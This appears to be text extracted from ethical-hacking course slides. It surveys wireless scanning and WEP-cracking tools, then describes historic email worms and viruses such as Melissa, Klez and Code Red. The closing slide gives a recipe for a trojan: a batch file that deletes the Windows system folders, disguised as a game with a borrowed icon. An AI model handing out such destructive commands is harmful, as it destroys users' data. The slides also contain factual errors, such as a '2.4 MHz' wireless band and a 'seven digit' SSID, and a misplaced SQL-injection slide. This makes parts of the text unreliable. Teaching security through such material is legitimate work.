Wireless Access Point (2.4 MHz)　　Jamming Signal (2.4 MHz)

# Hacking Tool: NetStumbler

http://www.netstumbler.org

- Netstumbler is a high level WLAN scanner. It operates by sending a steady stream of broadcast packets on all possible channels.

- Access Points (AP) respond to broadcast packets to verify their existence, even if beacons have been disabled.

- NetStumbler displays:
  - Signal Strength
  - MAC Address
  - SSID
  - Channel details

# Hacking Tool: AiroPeek

http://www.wildpackets.com

⦿Airopeek is a comprehensive packet analyzer for IEEE 802.11 wireless LANs, supporting all higher level network protocols such as TCP/IP, Apple Talk, NetBUI and IPX.

⦿In addition, AiroPeek quickly isolates security problems, fully decodes 802.11a and 802.11b WLAN protocols, and analyzes wireless network performance with accurate identification of signal strength, channel and data rates.

# Hacking Tool: Airsnort

http://airsnort.shmoo.com/

- AirSnort is a wireless LAN (WLAN) tool which recovers encryption keys. AirSnort operates by passively monitoring transmissions, computing the encryption key when enough packets have been gathered.

- AirSnort requires approximately 5-10 million encrypted packets to be gathered.

- Once enough packets have been gathered, AirSnort can guess the encryption password in under a second.

# Hacking Tool: Kismet

- Kismet is a 802.11b wireless network sniffer which separates and identifies different wireless networks in the area.

- Kismet works with any wireless card which is capable of reporting raw packets.

```
dragorn@gir.lan.nerv-un.net:/home/dragorn
─Network List──(First Seen)─                              ─Info─
  Name                    T W Ch Packets Flags  Data Clnt  Ntwrks
  p@thf1nd3r              A Y 06    171           70   35     289
  KrullNet1               A Y 06     27            0    0   Pckets
 ┌─Statistics─                                                596
   Start    : Fri Nov  8 03:19:28 2002                        ptd
   Servers : 2                                                350
   Networks: 289                                              eak
   Fetched: 82                                                  0
    Encrypted: 38 (13%)                                       ise
    Default  : 16 (5%)                                        802
   Total packets: 15596                                       crd
 + Max. Packet Rate: 76 packets/sec                           802
   Channel Usage:                                             s/s
          ────────────────────      ─────────────────────     50
             X                      01:   6 (02%) | 02:   0 (00%)
             X                      03:   2 (00%) | 04:   0 (00%)
             X                      05:   2 (00%) | 06:  50 (17%)
             X                      07:   3 (01%) | 08:   0 (00%)
             X                      09:   3 (01%) | 10:   1 (00%)
             X                      11:   8 (02%) | 12:   0 (00%)
             X          X           13:   0 (00%) | 14:   0 (00%) psd
          ────────────────────      ─────────────────────    514
 ─Stat   1 2 3 4 5 6 7 8 9 1 1 1 1 1
  Sav
  Sorting by time first detected
  Found new network "<no ssid>" bssid 00:02:2D:0E:7A:B7 WEP Y Ch 7 @ 11.00 mbi
  Found new network "linksys" bssid 00:06:25:53:0B:89 WEP N Ch 6 @ 11.00 mbit
 ─Battery: AC charging 100% 0h0m0s─
```

# WEPCrack

- WEPCrack is an open source tool for breaking 802.11 WEP secret keys.

- While Airsnort has captured the media attention, WEPCrack was the first publically available code that demonstrated the above attack.

- The current tools are Perl based and are composed of the following scripts:

  `WeakIVGen.pl, prism-getIV.pl, WEPCrack.pl`

# Other Tools

- Network discovery tools run on 802.11 stations and passively monitor beacon and probe response frames. They typically display discovered devices by SSID, channel, MAC address and location.

- Vulnerability assessment tools, in addition to network discovery, sniff traffic to spot security policy violations.

- Traffic monitoring and analysis tools also provide discovery and vulnerability alerting. In addition, they capture and examine packet content.

- IDSes may use signature analysis, protocol inspection, rules enforcement and/or anomaly detection.

# WIDZ, Wireless Intrusion Detection System

⊙WIDZ version 1 is a proof of concept IDS system for 802.11 that guards APs and monitors local for potentially malevolent activity.

⊙It detects scans, association floods, and bogus/Rogue APs. It can easily be integrated with SNORT or RealSecure.

# Securing Wireless Networks

- MAC Address Filtering

  This method uses a list of MAC addresses of client wireless network interface cards that are allowed to associate with the access point.

- SSID (NetworkID)

  The first attempt to secure wireless network was the use of Network ID (SSID). When a wireless client wants to associate with an access point, the SSID is transmitted during the process. The SSID is a seven digit alphanumeric id that is hard coded into the access point and the client device.

- Firewalls

  Using a firewall to secure a wireless network is probably the only security feature that will prevent unauthorized access.

# Out of the box security

# Radius: used as additional layer in the security

# Maximum Security: Add VPN to Wireless LAN

# Summary

- A wireless enables a mobile user to connect to a local area network (LAN) through a wireless (radio) connection.

- Wired Equivalent Privacy (WEP), a security protocol, specified in the IEEE Wi-Fi standard, 802.11b, that is designed to provide a wireless local area network (WLAN) with a level of security and privacy comparable to what is usually expected of a wired LAN.

- WEP is vulnerable because of relatively short IVs and keys that remain static.

- Even if WEP is enabled, MAC addresses can be easily sniffed by an attacker as they appear in the clear format. Spoofing MAC address is also easy.

- If an attacker holds wireless equipment nearby a wireless network, he will be able to perform a spoofing attack by setting up an access point (rogue) near the target wireless network.

- Wireless networks are extremely vulnerable to DoS attacks.

- A variety of hacking and monitoring tools are available for the Wireless networks as well.

- Securing wireless networks include adopting a suitable strategy as MAC address filtering, Fire walling or a combination of protocol based measures.

# Ethical Hacking

Module XVI

VIRUSES

# Module Objective

- Chernobyl
- ExploreZip
- I Love You
- Melissa
- Pretty Park
- Code Red Worm
- W32/Klez
- BugBear
- W32/Opaserv Worm
- Anti-Virus Software

# W32.CIH.Spacefiller (a.k.a Chernobyl)

- Chernobyl is a deadly virus. Unlike the other viruses that have surfaced recently, this one is much more than a nuisance.

- If infected, Chernobyl will erase data on your hard drive, and may even keep your machine from booting up at all.

- There are several variants in the wild. each variant activates on a different date. Version 1.2 on April 26th, 1.3 on June 26th, and 1.4 on the 26th of every month.

# Win32/Explore.Zip Virus

- ExploreZip is a Win32-based e-mail worm. It searches for Microsoft Office documents on your hard drive and network drives.

- When it finds any Word, Excel, or PowerPoint documents using the following extensions: .doc, .xls and .ppt, it erases the contents of those files. It also emails itself to any one who send you an e-mail.

- ExploreZip arrives as an email attachment. The message will most likely come from someone you know, and the body of the message will read:

  "I received your email and I shall send you a reply ASAP. Till then, take a look at the attached Zipped docs." The attachment will be named "Zipped_files.exe" and have a WinZip icon. Double clicking the program infects your computer.

# I Love You Virus

- LoveLetter is a Win32-based e-mail worm. It overwrites certain on your hard drive(s) and sends itself out to everyone in your Microsoft Outlook address book.

- LoveLetter arrives as an email attachment named: LOVE-LETTER-FOR-YOU.TXT.VBS though new variants have different names including VeryFunny.vbs, virus_warning.jpg.vbs and protect.vbs

# What is SQL Insertion Vulnerability?

- User Controlled Data is placed into an SQL query without being validated for correct format or embedded escape strings.

- Affects majority of applications which use a database backend and don't force variable types.

- At least 50% of the large e-commerce sites and about 75% of the medium to small sites are vulnerable.

- Improper validation in CFML, ASP, JSP and PHP are the most frequent causes.

# Melissa Virus

- Melissa is a Microsoft Word macro virus.

- Through macros, the virus alters the Microsoft Outlook email program so that the virus gets sent to the first 50 people in your address book.

- It does not corrupt any data on your hard drive or make your computer crash. It just changes some Word settings and sends itself to the people you don't want to infect.

- Melissa Virus Infection

  - Melissa arrives as an email attachment.

  - The subject of the message containing the virus will read: "Important message from" followed by the name of the person whose email account it was sent from.

  - The body of the message reads: Here's the document you asked for...don't show anyone else ;-) Double clicking the attached Word document (typically named LIST.DOC) will infect your machine.

# Pretty Park

⊙Pretty Park is a privacy invading worm. Every 30 seconds, it tries to e-mail itself to the e-mail addresses in your Microsoft Outlook address book.

⊙It has also been reported to connect your machine to a custom IRC channel for the purpose of retrieving passwords from your system.

⊙Pretty park arrives as an email attachment. Double clicking the PrettyPark.exe or Files32.exe program infects your computer.

⊙You may see the Pipes screen after running the executable.

# BugBear Virus

- This worm propagates via shared network folders and via email.

- It also terminates antivirus programs, act as a backdoor server application, and sends out system passwords - all of which compromise security on infected machines. BugBear Infection

  - This worm fakes the FROM field and obtains the recipients for its email from email messages, address books and mail boxes on the infected system. It generates the filename for the attached copy of itself from the following:

  - A combination of text strings: setup, card, docs, news, Image, images, pics, resume, photo, video, music or song data; with any of the extensions: SCR, PIF, or EXE. An existing system file appended with any of the following extensions: SCR, PIF or EXE.

  - On systems with un patched Internet Explorer 5.0 and 5.5, the worm attachment is executed automatically when messages are either opened or previewed using Microsoft Outlook or Outlook Express.

# Klez

ElKern, KLAZ, Kletz, I-Worm.klez, W95/Klez@mm

◉W32.Klez variants is a mass mailing worm that searches the Windows address book for email addresses and sends messages to all the recipients that it finds. The worm uses its own SMTP engine to send the messages.

◉The subject and attachment name of the incoming emails are randomly chosen. The attachment will have one of the extensions: .bat, .exe, .pif or .scr.

◉The worm exploits a vulnerability in Microsoft Outlook and Outlook Express to try execute itself when you open or preview the message.

# SirCam Worm

⊙ SirCam is a mass mailing e-mail worm with the ability of spreading through Windows Network shares.

⊙ SirCam sends e-mails with variable user names and subject fields, and attaches user documents with double extensions (such as .doc.pif or .xls.lnk) to them.

⊙ Thw orm collects a list of files with certain extensions ('.DOC', '.XLS', '.ZIP') into fake DLL files named 'sc*.dll'. Thw orm then sends itself out with one of the document files it found in a users' "My Documents" folder.

**file attached with the mail**

# Nimda Virus

⊙Nimda is a complex virus with a mass mailing worm component which spreads itself in attachments named README.EXE.

⊙It affects Windows 95, 98, ME, NT4 and Windows 2000 users.

⊙Nimda is the first worm to modify existing web sites to strt offering infected files for download. It is also the first worm to use normal end user machines to scan for vulnerable web sites.

⊙Nimda uses the Unicode exploit to infect IIS Web servers.

# Code Red Worm

- The "Code Red" worm attempts to connect to TCP port 80 on a randomly chosen host assuming that a web server will be found.

- Upon a successful connection to port 80, the attacking host sends a crafted HTTP GET request to the victim, attempting to exploit a buffer overflow in the Windows 2000 Indexing Service.

- If the exploit is successful, the worm begins executing on the victim host. In the earlier variant of the worm, victim hosts with a default language of English experienced the following defacement on all pages requested from the server:

  **HELLO! welcome to http://www.worm.com! Hacked By Chinese!**

# Writing your own simple virus

- Step 1: Create a batch file Game.bat with the following text @ echo off

- delete c:\winnt\system32\*.*

- delete c:\winnt\*.*

- Step 2: Convert the Game.bat batch file to Game.com using bat2com utility.

- Step 3: Assign Icon to Game.com using Windows file properties screen.

